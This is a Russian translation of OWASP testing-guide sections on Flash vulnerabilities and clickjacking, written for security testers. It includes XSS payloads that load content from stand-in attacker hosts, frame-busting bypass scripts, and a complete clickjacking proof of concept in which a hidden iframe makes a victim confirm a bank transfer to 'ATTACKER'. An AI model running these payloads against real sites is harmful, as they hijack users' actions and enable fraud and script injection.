Независимо от того, смотрите ли вы на ActionScript 2.0 или ActionScript 3.0, FlashVars может быть вектором атаки. Давайте посмотрим на код ActionScript 2.0, который является уязвимым:

Пример:

```

movieClip 328 __Packages.Locale {

#initclip
    if (!_global.Locale) {
    var v1 = function (on_load) {
        var v5 = new XML();
        var v6 = this;
        v5.onLoad = function (success) {
            if (success) {
                trace('Locale loaded xml');
                var v3 = this.xmliff.file.body.$trans_unit;
                var v2 = 0;
                while (v2 < v3.length) {
                    Locale.strings[v3[v2]._resname] =
v3[v2].source.__text;
                    ++v2;
                }
                on_load();
            } else {}
        };
        if (_root.language != undefined) {
            Locale.DEFAULT_LANG = _root.language;
        }
        v5.load(Locale.DEFAULT_LANG + '/player_' +
                Locale.DEFAULT_LANG + '.xml');
    };
};

```

Приведённый выше код может быть атакован запросом:

`http://victim/file.swf?`

`language=http://evil.example.org/malicious.xml?`

Небезопасные методы

Когда точка входа идентифицирована, данные, которые она представляет, могут быть использованы небезопасными методами. Если данные не будут отфильтрованы или валидированы, это может привести к некоторым уязвимостям.

Небезопасными, начиная с версии r47, являются следующие методы:

- **`loadVariables()`**

- `loadMovie()`
- `getURL()`
- `loadMovie()`
- `loadMovieNum()`
- `FScrollPane.loadScrollContent()`
- `LoadVars.load`
- `LoadVars.send`
- `XML.load('url')`
- `LoadVars.load('url')`
- `Sound.loadSound('url' , isStreaming);`
- `NetStream.play('url');`
- `flash.external.ExternalInterface.call(_root.callback)`
- `htmlText`

Эксплуатация отражённых XSS

Файл swf должен быть размещён на хосте жертвы, и должны использоваться методы отражённого XSS. Злоумышленник заставляет браузер загрузить чистый swf-файл прямо в адресной строке (с помощью перенаправления или социальной инженерии) или загрузив его через iframe со злонамеренной страницы:

HTML

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

В этой ситуации браузер самостоятельно сгенерирует HTML-страницу, как если бы она была размещена на хосте жертвы.

GetURL (AS2) / NavigateToURL (AS3)

Функция GetURL в ActionScript 2.0 и NavigateToURL в ActionScript 3.0 позволяют флэш-ролику загружать URI в окно браузера. Если в качестве первого аргумента для getURL используется неопределённая переменная:

```
getURL(_root.URI, '_targetFrame');
```

Или если FlashVar используется в качестве параметра, который передаётся функции navigateToURL:

```
var request:URLRequest = new
URLRequest(FlashVarSuppliedURL);
navigateToURL(request);
```

Тогда это будет означать, что можно вызвать JavaScript в том же домене, где размещён ролик, запросив:

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode','_self');
```

То же самое возможно, когда только часть `getURL` контролируется с помощью инъекции DOM в JavaScript-инъекцию Flash:

JS

```
getUrl('javascript:function('+_root.arg+')')
```

Использование `asfunction`

Чтобы заставить ссылку выполнять функцию ActionScript в SWF-файле вместо открытия URL можно использовать специальный протокол `asfunction`. До выпуска Flash Player 9 r48 `asfunction` можно было использовать в каждом методе с URL в качестве аргумента. После этого `asfunction` была ограничена использованием в HTML TextField.

Это означает, что тестировщик может попытаться ввести:

```
asfunction:getURL,javascript:evilcode
```

в каждом небезопасном методе, например:

```
loadMovie(_root.URL)
```

запрашивая

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

ExternalInterface

`ExternalInterface.call` — это статический метод, представленный Adobe для улучшения взаимодействия Flash Player с браузером как в ActionScript 2.0, так и в ActionScript 3.0.

С точки зрения безопасности им можно злоупотреблять, когда можно контролировать часть его аргументов:

```
flash.external.ExternalInterface.call(_root.callback);
```

схема атаки для такого рода уязвимостей может быть примерно следующей:

JS

```
eval(evilcode)
```

поскольку внутренний JavaScript, выполняемый браузером, будет чем-то вроде:

JS

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML-инъекции

Объекты TextField могут отображать минимальный HTML, присвоив:

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

Таким образом, если какая-то часть текста может контролироваться тестировщиком, может быть введен тег `<a>` или тег изображения, что приведёт к изменению графического интерфейса пользователя или XSS-атаке в браузере.

Некоторые примеры атак с тегом `<a>`:

- Классический XSS: ``
- Вызов функции: ``
- Вызов публичных функций SWF: ``
- Вызов нативной статичной asfunction: ``

Также можно было бы использовать тег изображения:

```
<img src='http://evil/evil.swf'>
```

В этом примере `.swf` необходим для обхода внутреннего фильтра Flash Player:

```
<img src='javascript:evilcode//.swf'>
```

После выпуска Flash Player 9.0.124.0 XSS больше не эксплуатируется, но модификацию графического интерфейса провести всё ещё можно.

При работе с SWF могут быть полезны следующие инструменты:

- [OWASP SWFIntruder](#)
- [Декомпилятор – Flare](#)
- [Дизассемблер – Flasm](#)
- [Swfmill – преобразование SWF в XML и наоборот](#)

Тестирование перехвата клика (Clickjacking)

ID

WSTG-CLNT-09

Обзор

Перехват клика (англ.: [Clickjacking](#)) — подмножество вмешательств в графический интерфейс пользователя, представляющее собой вредоносный метод, с помощью которого пользователя Интернет обманом заставляют взаимодействовать (в большинстве случаев, кликнув мышью) с чем-то отличным от того, с чем, он думает, что взаимодействует. Этот тип атаки, сам по себе или в сочетании с другими атаками, потенциально может отдавать несанкционированные команды или раскрывать чувствительную информацию, пока жертва взаимодействует с, казалось бы, безобидными web-страницами. Термин «кликджекинг» был придуман Jeremiah Grossman и Robert Hansen в 2008 г.

Атака перехвата клика использует, казалось бы, безобидные функции HTML и JavaScript, чтобы заставить жертву выполнять нежелательные действия, такие как нажатие невидимой кнопки, которая выполняет непредусмотренную операцию.

Это проблема безопасности на стороне клиента, которая затрагивает различные браузеры и платформы.

Чтобы провести эту атаку, злоумышленник создаёт, казалось бы, безобидную web-страницу, которая загружает целевое приложение с помощью встроенного фрейма (скрытого с помощью CSS-кода). Как только это будет сделано, злоумышленник может побудить жертву взаимодействовать с web-страницей другими способами (например, с помощью социальной инженерии). Как и при других атаках, общим предварительным условием является аутентификация жертвы на целевом сайте злоумышленника.




Рисунок 4.11.9-1: Иллюстрация встроенного фрейма с перехватом клика

Жертва просматривает страницу злоумышленника, думая, что взаимодействует с видимым её пользовательским интерфейсом, но неумышленно выполняет действия на скрытой странице. Используя скрытую страницу, злоумышленник может обмануть пользователей путём размещения скрытых элементов на странице, заставляя их выполнять действия, которые они никогда не собирались делать.




Рисунок 4.11.9-2: Иллюстрация с маскированным встроенным фреймом

Сила этого метода заключается в том, что действия, выполняемые жертвой, происходят со скрытой, но подлинной целевой web-страницы. Следовательно, некоторые средства защиты от CSRF, реализованные разработчиками для защиты web-страницы от CSRF-атак, можно обойти.

Задачи тестирования

- Ознакомиться с имеющимися мерами защиты.
- Оценить, насколько строги эти меры и можно ли их обойти.

Как тестировать

Как упоминалось выше, этот тип атаки часто предназначен для того, чтобы позволить злоумышленнику вызвать действия пользователей на целевом сайте, даже если используются токены защиты от CSRF. Чтобы определить, уязвимы ли страницы сайта для атак кликджекинга необходимо провести тестирование.

Тестировщики могут проверить, может ли целевая страница быть загружена во встроенном фрейме, создав простую страницу, включающую фрейм, содержащий целевую страницу. Пример HTML-кода для создания этой тестовой страницы показан в следующем фрагменте кода:


```
<html>
  <head>
    <title>Clickjack test page</title>
  </head>
  <body>
    <iframe src="http://www.target.site" width="500"
height="500"></iframe>
  </body>
</html>
```

Если страница <http://www.target.site> успешно загружается во фрейм, то сайт уязвим и не имеет защиты от атак с перехватом клика.

Обход защиты от кликджекинга

Если страница <http://www.target.site> не отображается во встроенном фрейме, то возможно, на сайте есть какая-то форма защиты. Важно отметить, что это не является гарантией того, что страница неуязвима.

Методы защиты web-страниц от перехвата клика можно разделить на несколько основных механизмов. В некоторых случаях можно обойти эти методы, используя специальные обходные пути. Дополнительные ресурсы см. в [Памятке OWASP по защите от кликджекинга](#).

Защита на стороне клиента: блокировка запуска во фрейме

Самый распространённый метод на стороне клиента, разработанный для защиты web-страницы от кликджекинга, называется блокировкой фреймов (англ.: Frame Busting) и состоит из скрипта на каждой странице, который предотвращает её отображение, если она загружается внутри фрейма.

Структура кода блокировки фреймов обычно состоит из «условного оператора» и «противодействия». Для этого типа защиты есть несколько обходных путей, которые подходят под название «блокировка блокировки фреймов». Некоторые из этих методов зависят от браузера, в то время как другие работают везде.

Мобильная версия сайта

Мобильные версии сайта обычно меньше и быстрее, чем десктопные, и они должны быть менее сложными, чем основное web-приложение. Мобильные варианты часто имеют меньшую защиту, поскольку существует ошибочное предположение, что злоумышленник не может атаковать приложение со смартфона. Это в корне неверно, потому что злоумышленник может подделать заголовок ответа origin, указанный браузером, так что «немобильная» жертва

сможет посетить приложение, созданное для мобильных пользователей. Из этого предположения следует, что в ряде случаев нет необходимости использовать техники обхода блокировки фреймов при наличии незащищённых альтернатив, допускающих эксплуатацию тех же векторов атаки.

Вложенные фреймы

Некоторые методы блокировки пытаются предотвратить запуск во фрейме, присваивая значение атрибуту `parent.location` в операторе «противодействия».

Таковыми действиями, например, являются:

- `self.parent.location = document.location`
- `parent.location.href = self.location`
- `parent.location = self.location`

Этот метод хорошо работает до тех пор, пока целевая страница «обрамлена» одной страницей. Однако, если злоумышленник заключает целевую страницу в один фрейм, который вложен в другой, то попытка доступа к `parent.location` становится нарушением безопасности во всех популярных браузерах из-за политики навигации по потомку фрейма. Это нарушение отключает меры защиты.

Код блокировки фреймов целевого сайта (`example.org`):

JS

```
if(top.location!=self.locaton) {
    parent.location = self.location;
}
```

«Наружный» фрейм злоумышленника (`fictitious2.html`):

HTML

```
<iframe src="fictitious.html">
```

Вложенный фрейм злоумышленника (`fictitious.html`):

HTML

```
<iframe src="http://example.org">
```

Отключение JavaScript

Поскольку этот тип защиты основан на JavaScript-коде блокировки фреймов, то страница не будет иметь механизма защиты от клиджекинга, если у жертвы отключен JavaScript или его может отключить злоумышленник.

Существует три метода деактивации, которые можно использовать с фреймами:

- Ограничение фреймов в Internet Explorer: начиная с IE6, фрейм может иметь атрибут `security`, который, будучи установлен в значение `"restricted"`, отключает для фрейма код JavaScript, элементы управления ActiveX и возможность перенаправления на другие сайты.

Пример:

HTML

```
<iframe src="http://example.org" security="restricted">
</iframe>
```

- Атрибут `sandbox`: в HTML5 появился новый атрибут под названием `sandbox`. Он включает набор ограничений на контент, загружаемый в `iframe`. На [данный момент](#) этот атрибут совместим только с Chrome и Safari (~2010?).

Пример:

HTML

```
<iframe src="http://example.org" sandbox></iframe>
```

- Режим дизайна: Пол Стоун показал проблему безопасности, связанную с `designMode`, который можно включить на странице фрейма (через `document.designMode`), отключив JavaScript во внешнем и вложенном фреймах. Режим дизайна в [настоящее время](#) реализован в Firefox и IE8 (~2010?).

Событие `OnBeforeUnload`

Событие `onBeforeUnload` можно использовать для обхода кода блокировки фреймов. Это событие вызывается, когда код блокировки фреймов хочет предотвратить запуск в `iframe`, загружая URL на всю web-страницу. Функция обработчика возвращает строку, которая запрашивается у пользователя с просьбой подтвердить, хочет ли он покинуть страницу. Когда эта строка отобразится пользователю, он, скорее всего, не согласится, что приведёт к срыву целевой блокировки фрейма.

Злоумышленник может использовать эту атаку, зарегистрировав событие выгрузки на внешней странице, используя следующий пример кода:

```
<h1>www.fictitious.site</h1>
<script>
    window.onbeforeunload = function()
    {
        return "Вы хотите покинуть fictitious.site?";
    }
</script>
<iframe src="http://example.org">
```

Предыдущий метод требует взаимодействия с пользователем, но того же результата можно добиться и без него. Для этого злоумышленник должен автоматически отменить входящий запрос на переход в обработчике события **onBeforeUnload**, повторяя (например, каждую миллисекунду) запрос перехода на страницу, которая отвечает заголовком **HTTP/1.1 204 No Content**.

Поскольку браузер ничего с этим ответом не делает, результатом этой операции является очистка конвейера запросов, что делает исходную попытку блокировки фреймов бесполезной.

Ниже пример кода:

204-й статус:

```
<?php
    header("HTTP/1.1 204 No Content");
?>
```

Страница злоумышленника:

```
<script>
  var prevent_bust = 0;
  window.onbeforeunload = function() {
    prevent_bust++;
  };
  setInterval(
    function() {
      if (prevent_bust > 0) {
        prevent_bust -= 2;
        window.top.location =
"http://attacker.site/204.php";
      }
    }, 1);
</script>
<iframe src="http://example.org">
```

Фильтр XSS

Начиная с Google Chrome 4.0 и IE8 были введены XSS-фильтры для защиты пользователей от отражённых XSS-атак. Nava и Lindsay заметили, что такого рода фильтры можно использовать для деактивации кода блокировки фреймов, выдавая его за вредоносный.

- **Фильтр XSS в IE8:** этот фильтр анализирует все параметры каждого запроса и ответа, проходящие через браузер, и сравнивает их с набором регулярных выражений для поиска попыток отражённых XSS. Когда фильтр находит возможную XSS-атаку; он отключает все встроенные на странице скрипты, в том числе скрипты блокировки фреймов (то же самое можно сделать и с внешними скриптами). По этой причине злоумышленник может вызвать ложное срабатывание, вставив начало скрипта блокировки фреймов в параметры запроса.

Пример: код блокировки запуска во фрейме целевой страницы:

```
<script>
  if ( top !== self )
  {
    top.location=self.location;
  }
</script>
```

Код злоумышленника:

```
<iframe src="http://example.org/?param=<script>if">
```

- **Фильтр XSSAuditor в Chrome 4.0:** Он ведет себя немного иначе по сравнению с XSS-фильтром IE8. Фактически, с помощью этого фильтра злоумышленник может деактивировать «скрипт», передав его код в параметре запроса. Это позволяет странице фрейма специально нацеливаться на один фрагмент, содержащий код блокировки фреймов, оставляя прочий код работать.

Пример: код блокировки запуска во фрейме целевой страницы:

```
<script>
  if ( top !== self )
  {
    top.location=self.location;
  }
</script>
```

Код злоумышленника:

```
<iframe src="http://example.org/?
param=if(top+!%3D+self)+%7B+top.location%3Dself.location%3B
+%7D">
```

Переопределение Location

Для многих браузеров переменная `document.location` является неизменяемым атрибутом. Однако в некоторых версиях Internet Explorer и Safari этот атрибут можно переопределить. Этот факт можно использовать для обхода кода блокировки фреймов.

- **Переопределение `location` в IE7 и IE8:** можно переопределить `location`, как это показано в следующем примере. Определив `location` как переменную, любой код, который пытается её прочитать или перейти, назначая `top.location`, завершится с ошибкой из-за нарушения безопасности, и поэтому код блокировки фреймов будет приостановлен.

Пример:

HTML

```
<script>
    var location = "xyz";
</script>
<iframe src="http://example.org"></iframe>
```

- **Переопределение `location` в Safari 4.0.4:** Чтобы отключить код блокировки фреймов с помощью `top.location`, можно привязать `location` к функции через `defineSetter` (в `window`), так что попытка чтения или перехода к `top.location` будет неудачной.

Пример:

HTML

```
<script>
    window.defineProperty("location" , function() {});
</script>
<iframe src="http://example.org"></iframe>
```

Защита на стороне сервера: X-Frame-Options

Альтернативный подход к коду блокировки фреймов на стороне клиента был реализован Microsoft и состоит в защите на базе заголовков. Этот новый заголовок `X-FRAME-OPTIONS` передаётся сервером в HTTP-ответах и используется для пометки web-страниц, которые не должны запускаться во фрейме. Этот заголовок может принимать значения `DENY`, `SAMEORIGIN`, `ALLOW-FROM` или нестандартный `ALLOWALL`. Рекомендуемое значение — `DENY`.

`X-FRAME-OPTIONS` — очень хорошее решение, и оно было принято основными браузерами, но и для этого метода существуют некоторые ограничения, которые

могут привести к эксплуатации уязвимости кликджекинга.

Совместимость с браузерами

Поскольку X-FRAME-OPTIONS был представлен в 2009 году, этот заголовок несовместим со старыми версиями браузеров. Таким образом, каждый пользователь, у которого не обновлён браузер, может стать жертвой кликджекинга.

Браузер	Минимальная версия
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Прокси

Web-прокси известны тем, что добавляют и удаляют заголовки. В случае, когда прокси удалит заголовок X-FRAME-OPTIONS, сайт потеряет защиту от запуска во фрейме.

Мобильная версия сайта

Поскольку X-FRAME-OPTIONS должен быть реализован на каждой странице сайта, разработчики могли забыть защитить мобильную версию сайта.

Доказательство концепции

Как только мы обнаружим, что сайт, который мы тестируем, уязвим для атаки кликджекинга, мы можем приступить к разработке «доказательства концепции» (англ.: proof of concept, PoC), чтобы продемонстрировать уязвимость. Важно отметить, что, как упоминалось ранее, эти атаки могут использоваться в сочетании с другими формами атак (например, CSRF) и привести к обходу анти-CSRF-токенов. В связи с этим можно представить, что, например, сайт **example.org** позволяет аутентифицированным и авторизованным пользователям переводить деньги на другой счет.

Предположим, что для выполнения перевода разработчики предусмотрели три этапа. На первом пользователь заполняет форму с указанием целевого счета и суммы. На втором, всякий раз, когда пользователь отправляет форму, отображается сводная страница с запросом подтверждения от пользователя (как показано на следующем рисунке).




Рисунок 4.11.9-3: Пример кликджекинга. Этап 2

Ниже фрагмент кода для шага 2:

JS

```
//сгенерировать случайный анти-CSRF-токен
$csrfToken = md5(uniqid(rand(), TRUE));

//установить токен в качестве параметра сессии
$_SESSION['antiCsrf'] = $csrfToken;

//Форма перевода со скрытыми полями
$form = '
<form name="transferForm" action="confirm.php"
method="POST">
    <div class="box">
        <h1>BANK XYZ - Confirm Transfer</h1>
        <p>
            Do You want to confirm a transfer of <b>'.
$_REQUEST['amount'] . ' €</b> to account: <b>'.
$_REQUEST['account'] . '</b> ?
        </p>
        <label>
            <input type="hidden" name="amount" value="' .
$_REQUEST['amount'] . '" />
            <input type="hidden" name="account" value="' .
$_REQUEST['account'] . '" />
            <input type="hidden" name="antiCsrf" value="' .
$csrfToken . '" />
            <input type="submit" class="button"
value="Transfer Money" />
        </label>
    </div>
</form>';
```

На последнем этапе предусмотрены меры защиты, а затем, если всё в порядке, осуществляется перевод. В следующем листинге представлен фрагмент кода последнего этапа:

Примечание: в этом примере, для простоты, не показана нейтрализация ввода, но это не имеет отношения к блокированию этого типа атаки.

JS

```
if( (!empty($_SESSION['antiCsrf'])) &&
    (!empty($_POST['antiCsrf'])) )
{
    // логика контроля и нейтрализации вводных данных

    // проверить анти-CSRF-токен
    if(($_SESSION['antiCsrf'] == $_POST['antiCsrf']) {
        echo '<p> '. $_POST['amount'] .' &euro;
successfully transferred to account: ' . $_POST['account']
        .' </p>';
    }
} else {
    echo '<p>Transfer KO</p>';
}
```

Как видите, код защищён от CSRF-атаки как случайным токеном, сгенерированным на втором шаге, так и приёмом только переменной, переданной методом POST. В этой ситуации злоумышленник может предпринять атаку CSRF + Clickjacking, чтобы обойти защиту от CSRF и заставить жертву совершить денежный перевод без её согласия.

Целевая страница для атаки — второй шаг процедуры перевода денег. Поскольку разработчики предусмотрели меры защиты только на последнем этапе, думая, что этого достаточно, злоумышленник может передать параметры учётной записи и суммы с помощью метода GET.

Примечание: существует продвинутая атака кликджекинга, которая позволяет заставить пользователей заполнить форму, поэтому даже в том случае, если требуется заполнить форму, возможна атака.

Страница злоумышленника может выглядеть просто и безобидно, как показано ниже:




Рисунок 4.11.9-4: Пример вредоносной страницы с перехватом клика 1

Но играя со значением прозрачности в CSS, мы можем увидеть, что скрыто под, казалось бы, безобидной страницей.




Рисунок 4.11.9-5: Пример вредоносной страницы с перехватом клика 2

Код кликджекинга для создания этой страницы представлен ниже:

```
<html>
  <head>
    <title>Trusted web page</title>

    <style type="text/css"><!--
      *{
        margin:0;
        padding:0;
      }
      body {
        background:#ffffff;
      }
      .button
      {
        padding:5px;
        background:#6699CC;
        left:275px;
        width:120px;
        border: 1px solid #336699;
      }
      #content {
        width: 500px;
        height: 500px;
        margin-top: 150px ;
        margin-left: 500px;
      }
      #clickjacking
      {
        position: absolute;
        left: 172px;
        top: 60px;
        filter: alpha(opacity=0);
        opacity:0.0
      }
    //--></style>

  </head>
  <body>
    <div id="content">
      <h1>www.owasp.com</h1>
      <form action="http://www.owasp.com">
```

```

        <input type="submit" class="button"
value="Click and go!">
    </form>
</div>

    <iframe id="clickjacking"
src="http://localhost/csrf/transfer.php?
account=ATTACKER&amount=10000" width="500" height="500"
scrolling="no" frameborder="none">
    </iframe>

</body>
</html>

```

С помощью CSS (обратите внимание на блок **#clickjacking**) мы можем замаскировать и соответствующим образом расположить iframe, чтобы он совмещался с кнопкой. Если жертва нажмет на кнопку "Click and go!" форма будет отправлена, и перевод завершен.

